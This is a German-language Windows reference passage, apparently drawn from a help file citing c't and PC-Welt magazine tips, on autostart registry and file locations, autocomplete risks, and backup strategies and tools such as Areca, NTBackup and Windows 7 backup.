- HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Userinit{bmc tree.bmp} gestartet. Hier können mit Komma getrennt weitere Applikationen eingetragen sein.

HKLM\SYSTEM\CurrentControlSet\Control\Update{bmc tree.bmp}, NetworkPath enthält u.U. den Pfad zu einer *.POL-Datei des Policy-Editors, welche weitere Autostarts enthalten kann. Wird

HKLM\SYSTEM\CurrentControlSet\Control\Update.UpdateMode{bmc edit.bmp} von 1 auf 0 gesetzt, so werden keine POL-Dateien mehr bearbeitet. (c't Heft 9/2003, Seite 126).

Auch HKLM\SOFTWARE\Classes\exefile\shell\open\command{bmc edit.bmp} (normal: "%1" %*) könnte so verfälscht sein, dass jeder Doppelklick auf eine EXE-Datei (zunächst) etwas anderes macht.

Über die Policies können weitere Autostarts veranlasst werden:

- HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run{bmc tree.bmp} scheint es einen weiteren, optionalen Platz für Autostarts zu geben.

Achtung: Registry-Namen mit mehr als 255 Zeichen werden von Microsofts RegEdit.exe und unter Win2000 auch von Sysinternals "Autoruns" nicht angezeigt! MsConfig.exe, das WinXP-Kommandozeilenprogramm reg.exe und Runanalyzer aus plugin\app\spybotsd\files\ctpebuilder.zip der c't-Heft-CD 18/2005 zeigen sie an!

Unter http://www.mlin.net/bmc_earth16.bmp gibt's die beiden Tools "Startup Control Panel" und "StartupMonitor" (PC-Welt Heft 6/2004, Seite 17). Unter "Miscellaneous" findet sich hier zusätzlich noch der "StartupSelector".

Microsofts DART (Diagnostics and Recovery Toolset) enthält das Tool Autoruns, um Autostart-Einträge zu entfernen.

Siehe auch AutoRun.INF bei Datenträger-Wechsel, Autostart (Win 95), Autostart-Quellen, System-Konfiguration (MsConfig), Bootvorgang, Systemdateien ersetzen.

#K AutoStart-Quellen

Die folgende Übersichtstabelle ist der Zeitschrift c't Heft 9/2003, Seite 126 bzw Heft 10/2004, Seite 109 entnommen. Aufgelistet sind die neben den unter Autostart Win9x und Autostart NTff aufgeführten Registry-Einträgen möglichen Autostart-Quellen:

Autostart via Dateien	95	98	ME	2000	XP
c:\msdos.sys (z. B. Systempfade können hier verbogen werden)	X	X	X	-	-
c:\winboot.ini (normal nicht vorhanden oder leer, ersetzt msdos.sys)	X	X	-	-	-
c:\config.sys mit device=, install=, devicehigh=, installhigh=, shell=	X	X	-	-	-
c:\autoexec.bat	X	X	-	-	-
%sysdir%\ <u>autoexnt</u> .bat	-	-	-	X	X
c:\win.bat (normal nicht vorhanden oder leer)	X	X	-	-	-
%windir%\dosstart.bat	X	X	-	-	-
%windir%\command\cmdinit.bat	X	X	-	-	-
%windir%\config.nt, %windir%\autoexec.nt	-	-	-	X	X
winstart.bat (in jedem beliebigen in path= angegebenen Verzeichnis)	X	X	-	-	-
%windir%\system/vmm32/loader.exe (normal nicht vorhanden)	-	-	X	-	-
%windir%\wininit.ini (Einträge werden nach dem abarbeiten gelöscht!) via wininit.exe	X	X	X	-	-
%windir%\system.ini, shell=	X	X	X	-	-
%windir%\win.ini, run=, load=	X	X	X	-	-
User-Autostart-Verzeichnis, All-User-~	X	X	X	X	X
Aktive Inhalte des Explorers (ab V4.0)					
Active Desktop	X	X	X	X	X
%userprofile%\Desktop und %alluserprofile%\Desktop als Webansicht	ab	X	X	X	X
	IE4				
%windir%\web*.htt	-	X	X	X	X
sonstiges					
geplante Vorgänge, geplante Tasks <u>%windir%\tasks\bmc explorer.bmp</u>		X	X	X	X
Anmeldescripte für Netware-Server (Systemsteuerung, CSNW)	X	X	X	X	X
BHOs	X	X	X	X	X
Die <u>BHOs (Browser Helper Objects)</u> benutzen eine Programmschnittstelle des IE. Sie können als Browser-Leiste sichtbar sein oder unsichtbar bleiben. Ein Liste der nützlichen bzw schädlichen BHOs findet sich unter <u>http://www.SpywareInfo.com{bmc earth16.bmp}</u> (c't Heft 9/2003, Seite 126).					
Beim Anschauen eine Webseite können unter <u>Downloaded Program Files{bmc explorer.bmp}</u> (deutscher Display-Name "Übertragene Programmdateien") abgelegte ActiveX-Elemente aktiv werden. Eine Liste schädlicher ActiveX-Dateien (Dialer) findet sich unter <u>http://dialerschutz.de/home/Loeschen/loeschen.html{bmc earth16.bmp}</u> .					

AutoStartQuellen

\$ AutoStart-Quellen

K AutoStart-Quellen;BHOs;Browser Helper Objects

#\$K **AutoVervollständigung**

Die Autovervollständigen-Funktion im Internet-Explorer (Extras, Internetoptionen, Inhalte, ...) sollte aus Sicherheitsgründen nur bei PCs in "privatem" Gebrauch aktiv sein! Gemäß Zeitschrift c't Heft 14/2003, Seite 197 bietet sie manchmal in Internetcafés gleich eine ganze Liste von Nutzerkennungen und Passwörtern z.B. zu GMX-Mailboxen an!

Siehe auch [Sicherheit](#).

AutoVervollständigung
\$ AutoVervollständigung
K AutoVervollständigung

##K Backup

Bei Backups unterscheidet man zwischen:

- **Image-Backups** einer ganzen Partition (oder Festplatte):
Vorteil hier ist, dass nach einem Restore auch das Booten von diesem Laufwerk funktionieren sollte. Nachteil ist dabei, dass in der Regel immer Voll-Backups gesichert werden müssen. Es ist nicht vorgesehen, nur Änderungen zu sichern. Neben proprietären Formaten hat sich hier unter Windows das VHD-Format durchgesetzt. So eine VHD-Datei kann ins Dateisystem eingehängt werden um auf einzelne Dateien zugreifen zu können, ohne das originale Backup/Restoreprogramm zu benötigen. So ein Image ("Original" oder von einem Backup) verwendet auch die "Auffrischen"-Funktion von Win 8.x ff.
- **Datei-Backups:**
Die eignet sich vor allem für Dokumente und Anwendungs-Einstellungen. Bootsektoren etc. fehlen hier. In der Regel werden nach einem (seltener durchgeführten) Voll-Backup dann öfters nur Änderungen gespeichert; entweder die Änderungen seit dem letzten Voll-Backup ("differentuell") oder die Änderungen seit dem letzten Lauf ("incrementell"). Nur wenige Tools arbeiten auch bei "Datenbank-Dateien" wie z.B. einer Outlook-PST-Datei effektiv, meist wird die ganze große PST-Datei als geändert jedesmal neu gespeichert. Ein Beispiel für ein Datei-Backup ist Areca-Backup.

Gefahren bei einem Backup:

- **Restore funktioniert nicht oder es fehlen wichtige Dateien:** Man sollte so ein Restore auch mal ohne Notfall durchspielen. Bei einem Image-Backup also das Backup mal auf einer Reserve-Harddisk installieren und zum Laufen bringen. Bei Datei-Backups ein paar Dateien aus dem Backup zurückholen.
- **Fehler bei der Backup-Konfiguration:** Je nach Tool kann die Benutzer-Oberfläche so unübersichtlich sein, dass Konfigurationsfehler auftreten. Oder die Benutzer-Oberfläche ist so stark vereinfacht und es nicht richtig dokumentiert, was alles einbezogen wird und was ausgelassen wird.
- **Alterung:** Das Backup-Medium ist dann, wenn es benötigt wird, wegen Alterung nicht mehr lesbar. Dies betrifft z.B. Langzeit-Backups auf magnetischen oder organischen Medien (Band, Festplatte, CD-RW, ...).
- **Hardware:** Auch bei Langzeit-Backups besteht u.U. die Gefahr, dass die Hardware des Backup-Geräts (z.B. Bandlaufwerk) nicht mehr funktioniert oder dass es für aktuelle Betriebssysteme keine passenden Treiber mehr gibt. Oder dass es am aktuellen PC keinen SCSI-Anschluss (oder bidirektionalen Parallelport) mehr für das alte Laufwerk mehr gibt.
- **Korrupt:** Selbst wenn man mehrere verschieden alte Backups hat, kann es sein dass man feststellt, dass die benötigte Datei selbst im ältesten verfügbaren Backup korrupt ist. Vor allem das FAT-Dateisystem war anfällig dafür, dass einzelne Sektoren einer Datei durch falsche Verlinkung auch zu einer anderen Datei gehören und durch diese teilweise überschrieben wurde.
- **Datei gelöscht:** Alle Backups helfen nicht, falls der Anwender selbst die Datei gelöscht hat und sie im ältesten Voll-Backup nicht mehr enthalten ist.
- **Zerstörung & Verlust:** Brand, Diebstahl etc. können zum Verlust der Daten führen. Falls das Backup aktuell im Zugriff ist, kann eventuell ein Virus auch gleichzeitig das Original und das Backup zerstören. Hier hilft die Lagerung an räumlich getrennten Orten. Unter Verlust fällt auch, wenn der Cloudspeicher-Anbieter sein Angebot eingestellt hat (Insolvenz, Geschäftsaufgabe etc.).
- **Unberechtigter Zugriff:** Bei Lagerung an einem anderen Ort (z.B. Cloud-Speicher) muss man sich bzgl. Zugriffsschutz z.B. durch Verschlüsselung Gedanken machen. Der Zugriffsschutz reduziert auch deutlich die Gefahr, dass ein Virus gleichzeitig Originaldaten und Backup zerstören kann.
- **Fehlender Zugriff:** Der Zugriffsschutz mit einem Passwort birgt auch die Gefahr, dass man selbst nicht mehr drankommt, weil man das Passwort vergessen hat. Wenn spezielle Zugriffssoftware benötigt wird, besteht die Gefahr dass es fürs aktuelle Betriebssystem keine passende Software mehr gibt. Z.B. für https://www.gigabank.de/{bmc_earth16.bmp} gab es lange keine 64bit-Windows-Software sondern nur 32bit!
- **Fehlende/korrupte/übersprungene Dateien:** Wird aus einem laufenden System heraus eine Sicherung erstellt, dann sollte das Tool eine "Volume-Schattenkopie" VSS benutzen. So werden auch aktuell offene Dateien nicht einfach mit einem kleinen Eintrag im langen Logfile übersprungen. Und sie sind nicht wegen schreibzugriffen während des Backuplaufs vorn herein im Backup korrupt.

Vergleich von Win95-Backup-Programmen: c't Heft 9/98, S. 76: P. Rübke-Doerr, H. Bögeholz: Zerreißprobe.
Wer auch Linux auf seinem System hat, kann den Tipp von Dejan Djokic c't Heft 10/98, S.10 nutzen: Unter Linux die Windows-Partition als TAR-File sichern bzw. auf eine mit FORMAT c: /s /q jungfräuliche Partition zurückspielen.
Unter Win NT ff ist das Aufspielen eines Backups zum Klonen von Systemen wegen der SID nicht unproblematisch.

Das Vista's/Win7 "Sichern und Wiederherstellen", "Dateien Sichern" wurde bei Win 8.x in Dateiversionsverlauf umbenannt.

Backup

\$ Backup

K Backup-Programm;Sicherung (Backup); Backup;Kopieren (Backup);Replikation von Dateien;Datensicherung (Backup);Archivierung (Datensicherung);Langzeitsicherung von Daten;DVD-Lebensdauer

Wer auch Linux auf seinem System hat, kann den Tipp von Dejan Djokic c't Heft 10/98, S.10 nutzen: Unter Linux die Windows-Partition als TAR-File sichern bzw. auf eine mit FORMAT c: /s /q jungfräuliche Partition zurückspielen. Unter NT ist das Aufspielen eines Backups zum Klonen von Systemen wegen der SID nicht unproblematisch. Wie Anwendungen mittels Backup wiederhergestellt werden, ist in der MS-Knowledgebase unter D249694 beschrieben.

c't Heft 10/2003 beschreibt auf Seite 214f das Image-Backup mittels "Partition Image" und der Knoppicillin-CD aus Heft 9/2003.

BackupMaker http://www.backupmaker.com{bmc_earth16.bmp} PC-Welt Heft 6/2004, Seite 29.

Für Backups auf einem zweiten Medium und geg. dritten Medium, aber auch Synchronisation zwischen z.B. Laptop und Desktop eignet sich "Second Copy" (30 \$). c't Leserbrief 4/2005, Seite 11f

Das Microsoft Kommandozeilen-Tool RoboCopy (und GUIs dafür) aus dem kostenlosen "Resource Kit Windows Server 2003" und auch Microsofts SyncToy ist unterm Thema "Synchronisation von Verzeichnissen" beschrieben.

Zum Thema Backup des Linux-Servers gibt's in der c't Heft 7/2006, Seite 212ff einen Artikel.

Sauber programmierte Software ermöglicht eine Trennung von Anwendungsdaten (unter c:\Dokumente und Einstellungen) und auf der anderen Seite das System mit den installierten Programmen. Wichtig, da im Katastrophenfall sonst nicht Wiederherstellbar, sind die Anwendungsdaten, die regelmäßig gesichert werden sollten. Hierzu können z.B. mit dem Tool "Version Backup" von jeder Datei gegebenenfalls mehrere Dateiversionen auf eine zweite Festplatte gesichert werden. Soweit der Festplatte vertraut wird (z.B. ausfallsicheres RAID-System) kann auch ein Snapshot, d.h. ein Hardlink{bmc_shortcut.bmp} eine Backupmethode sein, um bei z.B. durch die Anwendung zerschossenem Dokument die vorherige Version noch zu haben. Wie mittels des Abgesicherten Modus, der Wiederherstellungskonsole oder einem Notfallsystem ein beschädigtes System ohne komplette Neuinstallation wieder zum Laufen gebracht werden kann, ist dort beschrieben.

Einen Artikel zu Backup-Medien und -Strategien gibt's in der c't Heft 9/2006, Seite 104ff. Weitere Artikel im genannten Heft beschäftigen sich mit eMail-Backup, Backup-Programmen, NTFS-Stolperfallen etc.

Als ein Backup-Medium eignet sich (z.B. für wichtige Dokumente) eventuell Online-Speicher. Persönliche Daten sollten gut verschlüsselt werden, wenn man dem Anbieter und der Übertragung nicht voll vertraut. Bei kostenlosen Angeboten ist jedoch zu beachten, dass der Dienst auch einfach eingestellt werden kann.

Ein komplettes Laufwerk inklusive Partitionstabelle (z.B. bootfähiger USB-Stick) lässt sich mittels dd.exe kopieren.

Wer von Dokumenten mehrere alte Versionen als Backup z.B. auf einer zweiten Festplatte halten will, ist mit http://www.versionbackup.de/{bmc_earth16.bmp} gut bedient.

Wer sein Backup außerhalb der eigenen 4 Wände lagern möchte, kann kostenlosen Online-Speicherplatz im Web verwenden.

Lebensdauer der Daten einer Datensicherung auf DVD (+-R, RW, RAM) ist das Thema eines Artikels in der c't Heft 16/2008, Seite 116ff. Von der Verwendung von Doublelayer-DVDs (DL) für die Archivierung wird abgeraten. Bei den seltener verwendeten RW-Medien mangelt es oft etwas an der Feinabstimmung der Brenner auf die einzelnen Medien. Für DVD-RAM gibt's in Europe kein unabhängiges Labor, das deren Haltbarkeit prüfen kann oder will. Bei den geprüften DVD-R und DVD+R gab es sehr große Unterschiede: Bei der Kodak Gold Professional DVD-R war bei +85°C und 85% Luftfeuchte schon nach wenigen Stunden die Fehlerrate sehr groß. Die Verbatim Archival Grade DVD-R hielt etwa 500 ... 600 Stunden durch.

Zum Thema SSD als Backup-Speicher gib es in der c't Heft 10/2013, Seite 136 diesen Hinweis: Gemäß JEDEC JESD218 sollen SSDs für Client-Rechner ohne Stromversorgung die Daten 1 Jahr bei max. 30°C erhalten. Und Server-Platten 3 Monate bei max 40°C. **SSDs sind also für Langzeitspeicherung im Tresor ungeeignet!**

Der folgende Batch aus c't Heft 3/2009, Seite 174 kopiert die im Zielverzeichnis **noch nicht vorhandenen** Dateien:

```
@echo off
setlocal enabledelayedexpansion
rem *** Benutzerspezifische Anpassungen ***
set quelle=c:\Daten\Neu\Kamera
set ziel=f:\Bilder
set maske=*.tif
rem *** Ende der Anpassungen ***

echo. > %temp%\schonda.txt
for /f "tokens=*" %%d in ('dir "%ziel%\%maske%" /b /s') do (
    set zieldatei=%%d
    set quelldatei=!zieldatei:%ziel%\=%quelle%!
    echo !quelldatei! >> %temp%\schonda.txt
)
xcopy "%quelle%\%maske%" "%ziel%" /s /i /c /k /e /exclude:%temp%\schonda.txt
del %temp%\schonda.txt
```

Backup auf ein NAS-Gerät ist das Thema im Artikel c't Heft 5/2009, Seite 114ff. Vista's Backup hat bei älteren Samba-Versionen (die aber in einigen NAS im Frühjahr 2009 noch drin sind) Probleme! Im Heft 6/2009 Seite 10 wird als Nachtrag noch beschrieben, dass aus dem SP2 des Windows Server 2003 (WindowsServer2003-KB914961-SP2-x86-DEU.exe) nach dem entpacken in ein beliebiges Verzeichnis nur die 3 Dateien ntbackup.ex_, ntmsapi.dll_ und vssapi.dll_ entnommen, mit expand.exe entpackt und in ein beliebiges Verzeichnis gelegt werden müssen, um unter Vista auch das alte NT-Backup weiterverwenden zu können. NtBackup muss mit Admin-Rechten gestartet werden und damit alle Optionen bereitstehen, sollte via Systemsteuerung, "Programme und Funktionen", "Windowsfunktionen ein- oder ausschalten" die Wechselmedien-Verwaltung aktiviert sein.

Wie man die Schattenkopie zusammen mit RoboCopy in Skripten für ein Backup nutzt, ist in der c't Heft 9/2009, Seite 180ff gezeigt. Hier wird eine VM-Ware virtual Machine mit wenigen Sekunden Suspend gesichert. Da die virtual Machine weitestgehend hardwareunabhängig ist, lässt sich bei einem Hardware-Ausfall das Backup auf anderer Hardware in wenigen Minuten wieder ins Netz stellen.

Wie man mit dem kostenlosen Clonezilla ein Image-Backup erstellt, wird in der c't Heft 2/2010, Seite 162ff erklärt.

In der c't Heft 2/2011, Seite 170ff wird beschrieben, wie man unter Linux mittels "Duply", einem Frontend zu Duplicity, verschlüsselte Backups erstellt, die man dann z.B. bei Google Mail (max. ca. 7GByte) oder Amazon Simple Storage Server aufbewahren kann.

Bei einem Registry-Restore sollten die unter HKLM\SYSTEM\CurrentControlSet\Control\BackupRestore\KeysNotToRestore{bmc tree.bmp} eingetragenen Schlüssel normalerweise **nicht** aktualisiert werden.

Das Programm pcwSysBackup sichert die Registry im laufenden Betrieb mithilfe von Native-API-Zugriffen. Den Quellcode gibt's unter <http://pcwelt-praxis.de/sourcen/01-2007/pcwRegSaveRestorer{bmc earth16.bmp}>. (PC-Welt Heft 7/2007, Seite 69)

In der c't Heft 14/2013, Seite 10 wird von einem Leser die Freeware "Areca Backup" <http://www.areca-backup.org/{bmc earth16.bmp}> empfohlen, das es auch via http://www.chip.de/downloads/Areca-Backup_28219501.html{bmc earth16.bmp} gibt. Inkrementelles Backup für Dateien, via "Inkrementell" mit Versionierung, auch mit ZIP via ftp. Für Windows und Linux. Keine Harddisk-Images!

In der c't Heft 13/2013, Seite 102ff (<http://www.ct.de/1313102{bmc earth16.bmp}>) wird folgendes Hybrid-Backup empfohlen:

- Mit BoxCryptor (<https://www.boxcryptor.com/?lang=de{bmc earth16.bmp}>) die Dateien lokal verschlüsseln. Sobald mehr als ein einziger Ordner verschlüsselt werden soll reicht die freie Version nicht mehr aus, es ist die Personal Version für 35€ (oder 70€ für den kommerziellen Einsatz) fällig. Die Dateien liegen dabei auf der lokalen Festplatte in verschlüsselter Form einzeln in einem Ordner und in einem virtuellen Laufwerk stellt Boxcryptor virtuelle, unverschlüsselte "Arbeitskopien" bereit.
- Wenn als Lagerort fürs Backup der PC eines Freundes dienen soll, dann kann mit der Software "Bittorrent Sync" (<http://www.bittorrent.com/sync{bmc earth16.bmp}>) (zwar als Beta gekennzeichnet, aber trotzdem stabil) direkt synchronisiert werden. Diese SW hat außer dass sie das Protokoll von Bittorrent nutzt nichts mit Bittorrent zu tun.
- Man kann auch einen Cloud-Diensten verwenden. Will man sich nicht auf den Clouddienst verlassen, dann kann der Freund sich dort auch mit dem gleichen Cloud-Account anmelden. Dann reicht es auch wenn jeder der beiden PC's nur gelegentlich aktiv ist. Ein weiterer BoxCryptor-Ordner kann dabei als Backup des Freund-PCs auf dem eigenen PC dienen. An die Daten kommt der jeweils andere mangels des anderen Passworts zur Entschlüsselung nicht heran. Nachteil ist die Speicherplatz-Begrenzung bei den kostenlosen Cloud-Diensten. (<http://www.cloudsider.com/kostenlose-cloud-speicher{bmc earth16.bmp}>) T-Online bietet 25GByte an. Für größere Fotosammlungen zu wenig, aber für die Masterarbeit, die Steuererklärung und andere Officedokument meist ausreichend.
- Ein lokales Backup des Boxcryptor-Containers kann zusätzlich als erste Anlaufstelle für ein Restore dienen. Dazu eignet sich ein RSync-Script, das als geplante Aufgabe regelmäßig mit Admin- bzw Systemrechten restartet wird.

In der c't Heft 13/2013, Seite 1112ff geht es um die richtige Backup-Strategie. Um Aufwand und Kosten zu reduzieren wird empfohlen, die Dateien in folgendes Schema einzusortieren. Je nach privater/beruflicher Nutzung kann dies anders aussehen:

	leicht ersetzbar	schwer ersetzbar	Unikat
weniger wichtig	Software, die aus Internet ladbar ist	Betriebssystem	Einstellungen (Program-Optionen), Spielstände
wichtig, Verlust ärgerlich	gekaufte Musik	Alte eMails, Software-Lizenznummern	selbstproduzierte Fotos, Musik, Videos
unverzichtbar bis lebenswichtig		Datenbank der Finanz-SW,	Eigene Arbeitsergebnisse,

In der PC-Welt Heft 7/2013, Seite 121 wird das freie Backupprogramm "Personal Backup" (<http://personal-backup.rathlev-home.de/{bmc earth16.bmp}>) kurz vorgestellt. Es unterstützt u.A. die Verschlüsselung der Backup-Daten mit AES. Outlook-PST-Dateien lassen sich z.B. dadurch sichern, dass die Sicherung beim Abmelden/Herunterfahren gestartet wird. Das Programm ist für persönliche Dateien gedacht, eine System-Wiederherstellung ist nicht möglich.

Um vor Verschlüsselungs-Trojanern sichere Backups geht es in der c't Heft 11/2016, Seite 102. Das Backup-Medium sollte im Normalbetrieb nicht direkt zugänglich sein. Z.B. über die Datenträger-Verwaltung oder `diskpart` und `select disk <nr>` und `offline disk` bzw. `online disk` aus- und eingehängte Festplatten. 3.5-Zoll USB-Festplatten haben teilweise von Haus aus einen Schalter für die Versorgungsspannung. Für 2.5-Zoll-Festplatten gibt es mechanische oder softwaresteuerbare Schalter. Ein kennwortgeschützter Zugang zu einer per FTP angebotenen Festplatte (NAS oder Cloud) ist auch gut. Das Passwort darf aber nicht so in Windows gespeichert werden, das ohne PW-Eingabe der Zugriff möglich ist. Ab Seite 108 wird dann das Tool Duplicati (<https://www.duplicati.com/{bmc earth16.bmp}>) für Backups in Cloud mit eingebauter Verschlüsselung vorgestellt. GoodSync kostet in der Einzellizenz 30€, bietet dafür aber auch diverse Optionen.

Ein spezielles Thema ist das Backup von datenbankähnlichen Daten wie z.B. Outlook-Postfach oder OneNote-Notizbüchern.

Siehe auch Backup Windows 7, Festplatten-Umzug, Rollback für Gerätetreiber, RAID, illegale Registry-Einträge, Synchronisation von Verzeichnissen, Online-Internet-Speicherplatz.

#\$K Backup Areca

Das Datei-Backup-Programm Areca (http://www.areca-backup.org/{bmc_earth16.bmp}) gibt es als Freeware unter der General Public License.

Einige Tipps:

- Wenn sich bei Start von Areca.exe scheinbar gar nichts tut und der Prozess sich sofort wieder beendet, dann hat man möglicherweise bzgl. 32/64 bit die falsche swt.jar-Datei mitinstalliert. Für Windows gibt es da unterschiedliche Setups.
- Der Kontextmenü-Eintrag "Neues Ziel ..." ist etwas irreführend. Hier wird eine neuer Backup-Satz mit Quell-Ordner, Ziel und Optionen (Kompression, ...) definiert.
- Wenn beim Backup der Virenschanner eine Datei blockiert und die Überprüfung am Ende eingeschaltet ist, dann gibt es ein Fail und das soeben erstellte Backup wird wieder gelöscht. Fazit:
 - Mehrere kleinere "Ziele" in einer Gruppe verwenden. Wenn sowas auftritt, dann bleiben die Backups der anderen Ziele erhalten und nach dem Troubleshooting (z.B. die verseuchte Quelldatei löschen) braucht nur das Backup dieses einen Ziels wiederholt zu werden.
 - Wenn man der Verbindung zu seinem Backup-Medium und diesem voll vertraut, dann die Überprüfung am Ende weglassen.
- Kompression: Hier ist eine allgemeine Aussage schwierig. Zur Wahl steht
 - Keine Kompression: Bei schon komprimierten Quelldaten braucht dies u.U. kaum mehr Speicherplatz, spart aber Zeit. Z.B. bei einer Outlook-PST-Datei oder bei gut komprimierten Videos. Eventuell empfiehlt sich dies auch, wenn man auf der Dateisystem-Ebene für den Backup-Ziel-Ordner die Kompression aktiviert hat.
 - Jede Datei separat speichern. In diesem Fall empfiehlt sich, die Option "Dem Dateinamen die Endung ZIP hinzufügen" zu aktivieren, damit man auch übern Windows-Explorer noch auf die Dateien zugreifen kann.
 - "Alle Dateien in einem Archiv speichern" ist eventuell eine gute Option, wenn man für jeden Solution-Ordner aus z.B. einer Visual-Studio-Entwicklung ein eigenes Quell-Ziel-Element angelegt hat.

BackupAreca

\$ Backup Areca

K Backup Program Areca;Areca File-Backup-Programm

#\$K Backup mit NTBACKUP.EXE

Microsoft liefert bei XP-Home das Backup-Programm zwar auf der CD mit, hat es aber bei dieser Windowsversion aus den Optionen der normalen Windows-Installation rausgenommen, nach dem Motto: Braucht der Home-Anwender nicht und ist für ihn zu kompliziert!? ntbakup.exe (das Microsoft von Veritas zugekauft hat) kann von der Win-XP-Home-CD jedoch aus dem Verzeichnis \valueadd\msft\ntbackup nachinstalliert werden (Zeitschrift c't Heft 12/2002, Seite 220).

Bei der Laufwerksauswahl (Sicherungsziel) wird von ntbakup.exe, soweit ServicePack 1 noch nicht installiert ist, zwar ein vorhandenes CD-RW-Laufwerk angeboten, danach kommt jedoch die Fehlermeldung "Der Sicherungsdateiname konnte nicht verwendet werden. ...". Gemäß <WinXP-CD>\VALUEADD\MSFT\NTBACKUP\README.TXT kann es aber nicht direkt verwendet werden! Ab XP-SP1 ist die Auswahl nicht mehr möglich.

Wird bei WinXP bei den Eigenschaften eines Laufwerks unter Extras der Punkt "Jetzt sichern ..." gewählt, so wird das unter HKLM\Software\Microsoft\Windows\CurrentVersion\Explorer\MyComputer\BackupPath{bmc edit.bmp} eingetragene Programm ausgeführt. Ist keine Eintrag vorhanden (wie normal bei XP-Home), dann gibt es "Jetzt sichern ..." nicht. Entsprechend bei neueren Windows-Versionen bei den Eigenschalten eines Laufwerks unter "Tools" das "Backup" verfügbar oder nicht.

PC-Welt Heft 2/2007, Seite 145f: Wenn das System nicht mehr funktioniert und so eine Systemwiederherstellung aus so einem Backup notwendig ist, dann sind folgende Schritte notwendig:

- Falls SP2 bei WinXP installiert war, dann ist eine CD mit integriertem SP2 notwendig, um die Neu-Installation zu starten!
 - Beim XP Pro Setup kommt beim Start von der Installations-CD die Meldung "Drücken Sie F2 für die automatische Systemwiederherstellung".
 - WinXP Home Muss zunächst vollständig neu von der Setup-CD installiert werden. Installationsordner, Benutzername, Rechnername, Ländereinstellungen etc. müssen mit der Original-Installation übereinstimmen.
 - NtBackup wieder einrichten und beim Start den Wiederherstellungsassistenten auswählen.
 - Via "Suchen" die Backupdatei auswählen.
 - Danach ist ein Doppelklick auf "Bezeichnung und Sicherungskennung fällig, um "c:" und "System State" zu aktivieren.
 - Nach "Weiter" ist "Erweitert" auszuwählen und "ursprünglicher Bereich" für den Wiederherstellungsort auszuwählen.
 - Nach dem nächsten "Weiter" ist "vorhandene Dateien ersetzen" zu aktivieren.
 - Nach dem nächsten "Weiter" alle Checkboxes aktivieren und wieder "Weiter" und "Fertig stellen"
- Danach ist dann noch ein Reboot fällig.

Gemäß PC-Welt Heft 9/2005, Seite 111 kann aber als Ziel der versteckte ShellFolder CD Burning{bmc explorer.bmp}, normalerweise c:\Dokumente und Einstellungen\<Username>\Lokale Einstellungen\Anwendungsdaten\Microsoft\CD Burning gewählt werden. Zuvor muss im Explorer unter Extras, Ordner-Optionen, Ansicht die Anzeige versteckter Ordner aktiviert werden. Nach dem Erstellen des Backups im Kontextmenü des CD-Laufwerks "Dateien auf CD schreiben" auswählen. Falls "Dateien auf CD schreiben" deaktiviert ist, siehe NoCDBurning unter Systemeinschränkungen. Geht aber nur, wenn auf im ShellFolder CD Burning ausreichend Platz ist. Wenn's Backup nicht auf eine CD passt: Entweder auf DVD ausweichen oder das Backup in ein ZIP-File packen und mit einer neueren Version von WinZip (ich glaube ab V8.1) diese ZIP-File über Action, Split auf CD-Größe aufteilen. Oder aber gleich in entsprechenden Häppchen mehrere Backups von kleineren Teilen anfertigen.

Das neue Backup-Programm von Vista kann mit den alten, unter NT ... XP erstellten Backupdateien nichts anfangen. Es gibt aber das Windows-NT-Backup-Wiederherstellungsprogramm (Windows NT Backup Restore Utility) zum kostenlosen Download in 32- und 64-bit-Version. Vor der Installation ist in der Systemsteuerung bei Programme die Windowsfunktion{bmc shortcut.bmp} "Wechselmedienverwaltung" (Removable Storage Management) zu aktivieren, falls dies nicht schon aktiv ist und der geg. verlangte Neustart durchzuführen. Beim eigentlichen Datei-Wiederherstellen sollte als Ziel "Alternativer Bereich" und ein leeres Verzeichnis gewählt werden um auszuschließen, dass etwas Wichtiges überschrieben wird. (PC-Welt Heft 4/2008, Seite 169).

BackupNTBackup.EXE

\$ Backup mit NTBACKUP.EXE

K Backupmit ntbakup.EXE (WinNT, W2K, WinXP)

##\$K Backup Windows 7/8.x, Restore

Bei Vista's/Win7 heißt es "Sichern und Wiederherstellen", "Dateien Sichern". Ab Win 8.x heißt es Dateiversionsverlauf.

Dabei ist zu beachten:

- Bei jeder Einstellungs-Änderung muss man zwangsweise wieder eine regelmäßige (z.B. monatliche) Sicherung auswählen. Diese automatische Sicherung kann man danach wieder deaktivieren.
- Bei der Dateiauswahl kann man nur Dateitypen, aber keine einzelnen Dateien oder Verzeichnisse auswählen. Die Dateien des gewählten Typs vom Systemlaufwerk werden zwangsweise mit gesichert. Nur zusätzliche Laufwerke kann man wahlweise ein- oder Ausschließen.

Windows 7 bringt ein Backup-Programm für Administratoren mit, mit dem vom ganzen Computer auswählbare Bereiche in ein Backup gespeichert werden können. Zur Oberfläche des Backup-Programms gelangt man

- Durch Auswahl eines Laufwerks im Explorer, dann rechte Maustaste, Eigenschaften, Tools, "Jetzt sichern ...". Die Beschreibung "Mit dieser Option werden die Dateien auf dem Laufwerk gesichert" ist insofern falsch, als man die Laufwerke zuerst noch festlegen muss, soweit man nicht einfach c: sichern will.
- Durch Auswahl von "Sichern und Wiederherstellen" in der Systemsteuerung.

Über "Einstellungen ändern" gelangt man zum Assistenten "Sicherung einrichten", wo im ersten Teil das Ziel ausgewählt werden muss. Im zweiten Schritt kommt dann die Auswahl der Ordner (nicht einzelne Dateien!):

- "Auswahl durch Windows (empfohlen)":
- Datendateien (! Welche sind das?), die in lokalen Bibliotheken, auf dem Desktop und in Windows-Standardordnern (AppData, Kontakte, Desktop, Downloads, Favoriten, Verknüpfungen, Gespeicherte Spiele und Suchvorgänge) für alle Personen mit einem Benutzerkonto auf dem Computer gespeichert sind. Dateien in Bibliothek auf einem Computer, im Netzwerk und auf dem Ziel-Laufwerk werden **nicht** gesichert! Dateien werden **nur** gesichert, wenn sie auf einem mit NTFS formatierten Datenträger liegen!
- Wenn das Ziel-Laufwerk mit NTFS-Dateisystem ausreichend Speicherplatz aufweist, wird auch ein Systemabbild der Programme, Windows und aller Treiber und Registrierungseinstellungen gemacht.
- "Auswahl durch Benutzer": In diesem Fall öffnet sich dann im nächsten Schritt eine Checkbox-Liste. Achtung: Wird in Unterordnern etwas geändert (aktivieren/deaktivieren), hat die Checkbox der darüber liegenden Ebene keine Aussagekraft mehr, keine "Tri-State" für teilweise! Ein Systemabbild kann hier ein- oder ausgeschlossen werden.
